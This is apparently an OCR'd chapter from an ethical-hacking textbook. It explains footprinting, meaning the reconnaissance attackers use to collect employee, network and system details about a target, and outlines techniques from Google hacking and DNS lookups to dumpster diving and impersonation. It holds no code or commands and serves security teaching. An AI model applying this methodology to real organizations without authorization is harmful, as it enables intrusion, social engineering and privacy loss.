
Footprinting can be categorized into passive footprinting and active footprinting.

- **Passive Footprinting**

  Passive footprinting involves gathering information about the target without direct interaction. It is mainly useful when the information gathering activities are not to be detected by the target. Performing passive footprinting is technically difficult, as active traffic is not sent to the target organization from a host or anonymous hosts or services over the Internet. We can only collect archived and stored information about the target using search engines, social networking sites, and so on.

- **Active Footprinting**

  Active footprinting involves gathering information about the target with direct interaction. In active footprinting, the target may recognize the ongoing information gathering process, as we overtly interact with the target network. Active footprinting requires more preparation than passive footprinting, as it may leave traces that may alert the target organization.



Information Obtained in Footprinting

Organization information

- Employee details
- Telephone numbers
- Branch and location details
- Background of the organization
- Web technologies
- News articles, press releases, and related documents

Network information

- Domain and sub-domains
- Network blocks
- Network topology, trusted routers, and firewalls
- IP addresses of the reachable systems
- Whois records
- DNS records

System information

- Web server OS
- Location of web servers
- Publicly available email addresses
- Usernames and passwords

Information Obtained in Footprinting

The major objectives of footprinting include collecting the network information, system information, and organizational information of the target. By conducting footprinting across different network levels, you can gain information such as network blocks, specific IP addresses, employee details, and so on. Such information can help attackers in gaining access to sensitive data or performing various attacks on the target network.

- **Organization Information**: The information about an organization is available from its website. In addition, you can query the target's domain name against the Whois database and obtain valuable information.

  The information collected includes:

  - Employee details (employee names, contact addresses, designations, and work experience)
  - Addresses and mobile/telephone numbers
  - Branch and location details
  - Partners of the organization
  - Web links to other company-related sites
  - Background of the organization
  - Web technologies
  - News articles, press releases, and related documents
  - Legal documents related to the organization

  - Patents and trademarks related to the organization

  Attackers can access organizational information and use such information to identify key personnel and launch social engineering attacks to extract sensitive data about the entity.

- **Network Information**: You can gather network information by performing Whois database analysis, trace routing, and so on.

  The information collected includes:

  - Domain and sub-domains
  - Network blocks
  - Network topology, trusted routers, and firewalls
  - IP addresses of the reachable systems
  - Whois records
  - DNS records and related information

- **System Information**: You can gather system information by performing network footprinting, DNS footprinting, website footprinting, email footprinting, and so on.

  The information collected includes:

  - Web server OS
  - Location of web servers
  - Publicly available email addresses
  - Usernames, passwords, and so on.

Objectives of Footprinting

To build a hacking strategy, attackers must gather information about the target organization’s network. They then use such information to identify the easiest way to break through the organization's security perimeter. As mentioned previously, the footprinting methodology makes it easy to gather information about the target organization and plays a vital role in the hacking process.

Footprinting provides an outline of the security posture, such as the placement of firewalls, proxies, and other security solutions. Hackers can analyze the footprinting report to identify loopholes in the security posture of the target organization and build a hacking plan accordingly.


By using a combination of tools and techniques, attackers can take an unknown entity (for example, XYZ Organization) and reduce it to a specific range of domain names, network blocks, and individual IP addresses of systems directly connected to the Internet, in addition to other details pertaining to its security posture.

A detailed footprint provides maximal information about the target organization, allowing the attacker to identify vulnerabilities in the target systems to select appropriate exploits. Attackers can build their own information database regarding the security weaknesses of the target organization. Such a database can then help in identifying the weakest link in the organization's security perimeter.

Footprinting Threats

The following are assorted threats made possible through footprinting:

- **Social Engineering**: Without using any intrusion methods, hackers directly and indirectly collect information through persuasion and other means. Hackers gather crucial information from willing employees who are unaware of the hackers' intent.
- **System and Network Attacks**: Footprinting enables an attacker to perform system and network attacks. Thus, attackers can gather information related to the target organization's system configuration, the operating system running on the machine, and so on. Using this information, attackers can find vulnerabilities in the target system and then exploit such vulnerabilities. They can then take control of a target system or the entire network.
- **Information Leakage**: Information leakage poses a threat to any organization. If sensitive information of an entity falls into the hands of attackers, they can mount an attack based on the information or alternatively use it for monetary benefit.
- **Privacy Loss**: Through footprinting, hackers can access the systems and networks of the organization and even escalate the privileges up to admin levels, resulting in the loss of privacy for the organization as a whole and for its individual personnel.
- **Corporate Espionage**: Corporate espionage is a central threat to organizations, as competitors often aim to attempt to acquire sensitive data through footprinting. Through this approach, competitors can launch similar products in the market, alter prices, and generally undermine the market position of a target organization.
- **Business Loss**: Footprinting can have a major effect on organizations such as online businesses and other e-commerce websites as well as banking and finance-related businesses. Billions of dollars are lost every year due to malicious attacks by hackers.



Footprinting Methodology

- **Footprinting Techniques**
  - Footprinting through Search Engines
    - Advanced Google Hacking Techniques
    - Google Hacking Database and Google Advanced Search
    - Video, Meta, FTP, and IoT Search Engines
  - Footprinting through Web Services
    - People Search Services
    - Financial Services and Job Sites
    - Deep and Dark Web Footprinting
    - Competitive Intelligence and Business Profile Sites
    - Monitor Alerts and Online Reputation
    - Groups, Forums, Blogs, and NNTP Usenet Newsgroups
    - Public Source Code Repositories
  - Footprinting through Social Networking Sites
    - Social Engineering
    - Social Media Sites
    - Analyzing Social Network Graphs
  - Website Footprinting
    - Web Spidering and Website Mirroring
    - Internet Archive
    - Extract Links, Wordlist, and Metadata
    - Monitor Web Page Updates and Website Traffic
  - Email Footprinting
    - Track Email Communication
    - Analyze Email Header
  - Whois Footprinting
    - Whois Lookup
    - IP Geolocation Lookup
  - DNS Footprinting
    - DNS Interrogation
    - Reverse DNS Lookup
  - Network Footprinting
    - Locate Network Range
    - Traceroute
  - Footprinting through Social Engineering
    - Eavesdropping
    - Shoulder Surfing
    - Dumpster Diving
    - Impersonation

Footprinting Methodology

Now that you are familiar with footprinting concepts and potential threats, we will discuss the footprinting methodology. The footprinting methodology is a procedure for collecting information about a target organization from all available sources. It involves gathering information about a target organization, such as URLs, locations, establishment details, number of employees, specific range of domain names, contact information, and other related information. Attackers collect this information from publicly accessible sources such as search engines, social networking sites, Whois databases, and so on. The diagram given below illustrates the common techniques used to collect information about the target organization from different sources.

